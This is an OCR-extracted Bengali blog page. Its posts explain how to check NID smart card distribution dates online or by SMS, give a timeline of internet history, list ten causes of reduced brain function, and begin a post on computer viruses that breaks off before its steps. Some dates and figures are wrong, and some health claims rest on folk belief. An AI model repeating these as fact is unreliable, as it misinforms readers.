সর্বশেষ পোস্ট:
print this page
Showing posts with label জানা- অজানা. Show all posts
Showing posts with label জানা- অজানা. Show all posts

জেনে নিন আপনার স্মাট কার্ড কবে কখন এবং কোথায় দওয়া হবে।

প্রথমে সবাই কে জানাই অভিনন্দন এবং শুভেচ্ছা, আশা করি আপনারা সবাই ভালো আছেন। পরীক্ষার কারনে অনেক দিন কোন টিউনস করতে পারিনি। আপনারা সবাই আমার  জন্য আর্শীবাদ করবেন যেন আমি পরিক্ষায় ভালো রেজাল্ট করতে পারি। অনেক দিন পরে আজ কম্পিউটারে বসলাম এবং নতুন একটি বিষয় জানতে পারলাম,তা হল  (এন আই ডি) স্মার্ট কার্ড সম্পর্কে- যে কি ভাবে আপনি জানতে পারবেন যে আপনার (এন আই ডি) বা স্মার্ট কবে কখন এবং কোথায় দেওয়া হবে। বিষয় টা অনেকেই হয়তো বা জনেকেননা গত মাস হতে এই প্রসেস চালু করা হয়েছে, তার পরেও আমার কছে গুরুত্বপূর্ণ বলে মনে হল আর তাই আমি আপনাদের সাথে শেয়ার করলাম। তো- চলুন দেখাযাক যে কি ভাবে আমরা এটা জানতে পরি বা এর জন্য কি কি আপনাদের করতে হবে?

== এটা আপনারা ওয়েব সাইটের মাধ্যমে এবং এমন কি আপনাদের মোবাইলের মাধ্যমেও জানতে পারেন।==
১. ওয়েব সাইটের মাধ্যমে জানতে যা করতে হবে?
# https://services.nidw.gov.bd/card_distribution এই লিংকে প্রবেশ করুন।
#আপনার এনআইডি নম্বর বা ভোটার নিবন্ধন ফরমের স্লিপ নম্বর, জন্ম তারিখ ও ক্যাপচা লিখুন।
# ‘কার্ড বিতরণ তথ্য দেখুন’ অপশনে ক্লিক করতে হবে।
#  এরপর যে উইন্ডো আসবে সেখানেই থাকবে কবে, কোন ক্যাম্পে আপনার স্মার্টকার্ডটি কবে দেওয়া হবে।
# যদি লেখা উঠে – “No data found for: Your card distribution date is not scheduled yet, please try later.”; তাহলে বুঝতে হবে আপনার এলাকায় কবে স্মার্ট কার্ড দেওয়া হবে তার তারিখ এখনো নির্ধারিতহয়নি। আর কিছুদিন পর আবার ট্রাই করবেন।
২. মোবাইলের মাধ্যমে জানতে যা করতে হবে।
# মোবাইলেরমেসেজের মাধ্যমে
মোবাইলের মেসেজ অপশনে গিয়ে SC লিখে স্পেস দিয়ে ১৭ ডিজিটেরএনআইডি নম্বর লিখতে হবে। যাদের এনআইডি নম্বর ১৩ ডিজিটের, তারা প্রথমে জন্ম সাল যুক্ত করে নেবেন। এরপর তা ১০৫ নম্বরে পাঠালেই ফিরতি মেসেজে জানিয়ে দেওয়ার তথ্য।
এদিকে যারা এখনো NID পাননি তারা প্রথমে SC লিখে স্পেসদেবেন। এরপর F লিখে স্পেস দিয়ে নিবন্ধন ফরম নম্বর লিখবেন। আবারও স্পেস দিয়ে D লিখে yyy-mmm-ddd ফরম্যাটে জন্মতারিখ লিখে ১০৫ নম্বরে মেসেজ সেন্ড করবেন। ফিরতি মেসেজে আপনার এনআইডি কবে কোথায় কোন ক্যাম্পে দেওয়া হবে তা জানানো হবে।
গ) মোবাইলের মাধ্যমে কল করেঃ
১০৫ নম্বরে কল করে প্রয়োজনীয় তথ্য দিয়ে জানতে পারবেন।
উল্লেখ্য, ৩ অক্টোবর থেকে ঢাকার উত্তরা ও রমনা থানার ভোটার ও কুড়িগ্রামের ফুলবাড়ি উপজেলায় দাসিয়াছড়ার ভোটারদের স্মার্টকার্ড দেওয়া হবে। প্রথমে ঢাকার দুই সিটি, এরপর অন্য নয় সিটি, তারপর জেলা পর্যায়ে স্মার্টকার্ড বিতরণ করা হবে। সবশেষে পাবেন উপজেলা পর্যায়ের ভোটাররা।

আর একটি কথা যে টি না বললেই নয়, তা হচ্ছে আপনাদের যাদের NID নম্বার ১৩ সংখ্যার তারা তাদের জম্ম সাল প্রথমে যুক্ত করে নিবেন। আর যাদের NID নম্বার ১৭ সংখ্যার তারা ১৭ সংখ্যায়বসাবেন।

ইন্টারনেটের ক্রমবিকাশ

ডারপা‘ নামে মার্কিন প্রতিরক্ষা দফতরের একটি গবেষণা প্রকল্প থেকে ইন্টারনেটের সূচনা হয়। সময়টা ছিল ১৯৬৯ সালের ১৪ জানুয়ারি। ক্যালিফোর্নিয়া বিশ্ববিদ্যালয় লস এঞ্জেলস এবং স্ট্যানফোর্ড রিসার্চ ইনস্টিটিউটের মধ্যে কম্পিউটার নেটওয়ার্ক স্থাপন করা হয়। তখন এর নাম ছিল আরপানেট। এ নেটওয়ার্ক আন্তর্জাতিক রূপ পায় ১৯৭৩ সালের ২৫শে জুলাই। লন্ডনের ইউনিভার্সিটি কলেজের সাথে যুক্তরাষ্ট্রের আরপানেট যুক্ত হয়। এ বছরই আরপানেটের রবার্ট কান আরভিনটন সার্ফ প্রথমবারের মতো ট্রান্সমিশন কন্ট্রোল প্রটোকল এবং ইন্টারনেট প্রটোকল তৈরি করেন। এটি পরিচিতি পায় টিসিপিআইপি হিসেবে।
টিসিপিআইপি’র প্রথম পরীক্ষা চালানো হয় স্ট্যানফোর্ড বিশ্ববিদ্যালয় এবং ইউনিভার্সিটি কলেজ লন্ডনের মধ্যে ১৯৭৫ সালে। পরের দু’টি বছরে যুক্তরাষ্ট্র, যুক্তরাজ্য এবং নরওয়ের তিনটি নেটওয়ার্কের মধ্যে আরও পরীক্ষাচালানো হয়।
১৯৮০ সাল নাগাদ ইন্টারনেটের সার্বজনীন ভাষায় পরিণত হয় টিসিপিআইপি।

তবে ১৯৮১ সালে এসে আইবিএম এবং আরও কিছু কোম্পানী কয়েকটি নেটওয়ার্ক চালু করে। এগুলোর মধ্যে ছিল বিটনেট। ৪৯ টি দেশের এক হাজারেরও বেশি প্রতিষ্ঠান যুক্ত হয়েছিল এসব নেটওয়ার্কে। পরের কয়েকটি বছরে যুক্তরাষ্ট্রের জাতীয় বিজ্ঞান ফাউন্ডেশন বিভিন্ন বিশ্ববিদ্যালয়ের মধ্যে একটি নেটওয়ার্ক গড়ে তোলে, এর নাম ছিল এনএসএফনেট। এত নেটওয়ার্কের আবির্ভাবেরফলে টিসিপিআইপি’র প্রতিদ্বন্দ্বীও তৈরি হয়। কিন্তু শেষ পর্যন্ত টিকে যায় টিসিপিআইপি।

১৯৮৭ সালের নভেম্বরে এসে কম্পিউটার নেটওয়ার্কের মাধ্যমে তথ্য আদানপ্রদানের গতি বাড়াতে সক্ষম হয় এনএসএফনেট। এসময় বাণিজ্যিকভাবে বিনিয়োগ করতে শুরু করে বিভিন্ন প্রতিষ্ঠান।

১৯৮৮ সালে কানাডা, ডেনমার্ক, ফ্রান্স, আয়ারল্যান্ড, নরওয়ে, এবং সুইডেন এনএসএফনেটের সাথে যুক্ত হয়, আন্তর্জাতিক রূপ পায় এ নেটওয়ার্ক।


১৯৯০ সাল নাগাদ আরপানেটের জায়গা বেশ ভালোভাবেই নিয়ে নেয় এনএসএফনেট। এনএসএফনেটের দাপটে আরপানেট যখন বন্ধ হয়ে যায় তখন কর্মচারীরা ছাড়া আর কেউ তা বুঝতেই পারে নি।

১৯৯১ সাল: এ বছর ওয়ার্ল্ড ওয়াইড প্রকল্প চালুকরেন টিম বার্নার্সলি।

১৯৯২ সালে এসে ইন্টারনেটের গতি বেড়ে বেড়ে প্রতি সেকেন্ডে ৪৫ মেগাবিটস-এ দাঁড়ায়। এবছরের ২২ শে সেপ্টেম্বর এনএসএফনেটের আদলে সারা ইউরোপ জুড়ে ইন্টারনেট ব্যবস্থা চালু হয়, এর নাম ছিল ই-বোন।
১৯৯৩ সালের ২২ শে এপ্রিল উইন্ডোজ অপারেটিং সিস্টেমের জন্য ওয়েব ব্রাউজার ‘মোজাইক’ চালু হয়।

১৯৯৫ থেকে ২০০৫ এ সময়ের মধ্যে এনএসএফনেট এবং ই-বোন দু’টিই বন্ধ হয়ে যায়। এদের জায়গা করে নেয় বাণিজ্যিক ইন্টারনেট সেবাপ্রদানকারীরা।


ধন্যবাদ সবাইকে


মস্তিষ্কের কার্যক্ষমতা কমার ১০টি কারণ

স্বাগত জানাচ্ছি আমার সচেতনামূলক পোষ্টে। শুরুতেই সবাইকে অনেক শুভেচ্ছা । আজকে আমরা জানবো যে ১০ টি কারনে- মস্তিষ্কের কার্যক্ষমতা কমে যায়। মস্তিষ্ক আমাদের দেহের একটি অতিগুরুত্বপূর্ণ অংশ। আমাদের পুরো দেহই পরিচালিত হয় মস্তিষ্কদ্বারা। একবার ভাবুন যদি আমাদের মস্তিষ্ক দুর্বল হয়ে পড়ে তাহলে কত বিপদেই না পড়তে হতে হবে আমাদের? তাহলে সময় এখুনি আমাদের মস্তিষ্কসম্পর্কে সচেতনহবার। আর তাই আপনাদের সচেতনতা বৃদ্ধির প্রয়াসে আমি মস্তিষ্কের কার্যক্ষমতা হ্রাস পাওয়ার ১০ টি কারণ আপনাদের সাথে শেয়ার করছি যাতে আপনারা সেই সব বিষয় সমূহ মাথায় রেখে তা এড়িয়ে যেতে পারেন আপনাদেরই স্বাস্থ্যের কল্যাণে। তো কথা না বাড়িয়ে দেখা যাক কী,কী সেই কারণ-


  • সকালে ঠিক মত না খাওয়া। যার ফলে রক্তে সুগারের পরিমান কমে যায় এবং ব্রেইন সঠিকপুষ্টি পায় না।
  • প্রয়োজনের অধিক খাদ্যাভ্যাস। যার ফলে আপনার ব্রেইনের এর রক্তনালীকে শক্ত করে তার কার্যক্ষমতা হ্রাস করে।
  • ধুমপান করা। এতে কোন সন্দেহ নেই যে ধুমপানের ফলে ব্রেইন এর ক্ষমতা হ্রাস করে।এমন কি এটি আলজেইমার রোগেরও একটি কারন।
  • অতিরিক্ত পরিমানে চিনি খাওয়া। এটি ব্রেইনের জন্য ক্ষতিকর।
  • বিষাক্ত বায়ু বা বায়ু দূষণ। মূলত আমরা যখন শ্বাসের মাধ্যমে অক্সিজেন গ্রহন করি তার প্রায় ৩৫ ভাগই আমাদের ব্রেইনের কাজে খরচ হয়। সুতরাং দূষিত বায়ুতে আক্সজেনের স্বল্পতার কারনে আমাদের ব্রেইনেও কম অক্সিজেন যাবে। এতে ব্রেইনের দক্ষতা কমে যায়।
  •রাত জাগলে বা ঘুমের সমস্যা। ঘুম মানেহচ্ছে ব্রেইনের বিশ্রাম। যারা পরিমিত ঘুমান না তাদের ব্রেইনের কার্যক্ষমতাও কম যায়।
  • মাথা ঢেকে ঘুমানো মস্তিষ্কের জন্য খারাপ। কারন তখন গৃহীত বাতাসে কার্বন ডাই অক্সাইডের পরিমান বেশী থাকে।
  • অসুস্থ অবস্থায় মাথার কাজ বা চিন্তা করাও ব্রেইনের জন্য ক্ষতিকর। মূলত অসুস্থ অবস্থায় ব্রেইনে বিশ্রাম দরকার।
  • বিশ্লেষণধর্মী চিন্তা ভাবনা আমাদের ব্রেইনের কার্যক্ষমতা এবং দক্ষতা বৃদ্ধি করে। যারা এধরনের চিন্তা কম করেন তাদের ব্রেইন তুলনামূলক কম দক্ষ হয়ে থাকে।
  • মাদকাসক্ত । এতে মস্তিষ্কের কর্ম ক্ষমতা কমে যায়।
কিভাবছেন? যে এটা তো আপনাও জানতেন? তাহলে যদি জেনেই থাকেন তাহলে আসুন আজ থাকেই উপরের বিষয়গুলোকে এড়িয়ে চলি আরস্বাস্থ্যের প্রতি যত্নবান হই। এতে আপনি হয়ে উঠবেন রোগ মুক্ত আর আপনি আপনার জীবনের প্রত্যেকটি কাজ করতে পারবেন আপনার মতন করে। ধন্যবাদ ..আপনার কম্পিউটারে কি কি ভাইরাস এফেক্ট করেছে দেখে নিন

শুরুতে সবাইকে জানাই আমার সালাম ও শুবেচ্ছা সবাই কেমন আছেন আসা করি সবাই খুবই ভাল আছেন…….
আজকে আপনাদের জন্য একটি মজার টিউন নিয়ে আসছি দেখে মজা পাবেন চলুন তাহলে কাজটা খুব দ্রুত সেরে ফেলি…….



আপনার কম্পিউটারে কি কি ভাইরাস এফেক্ট করেছে দেখে নিন…………..নিম্মে পদক্ষেপ অনুসরণ করুন
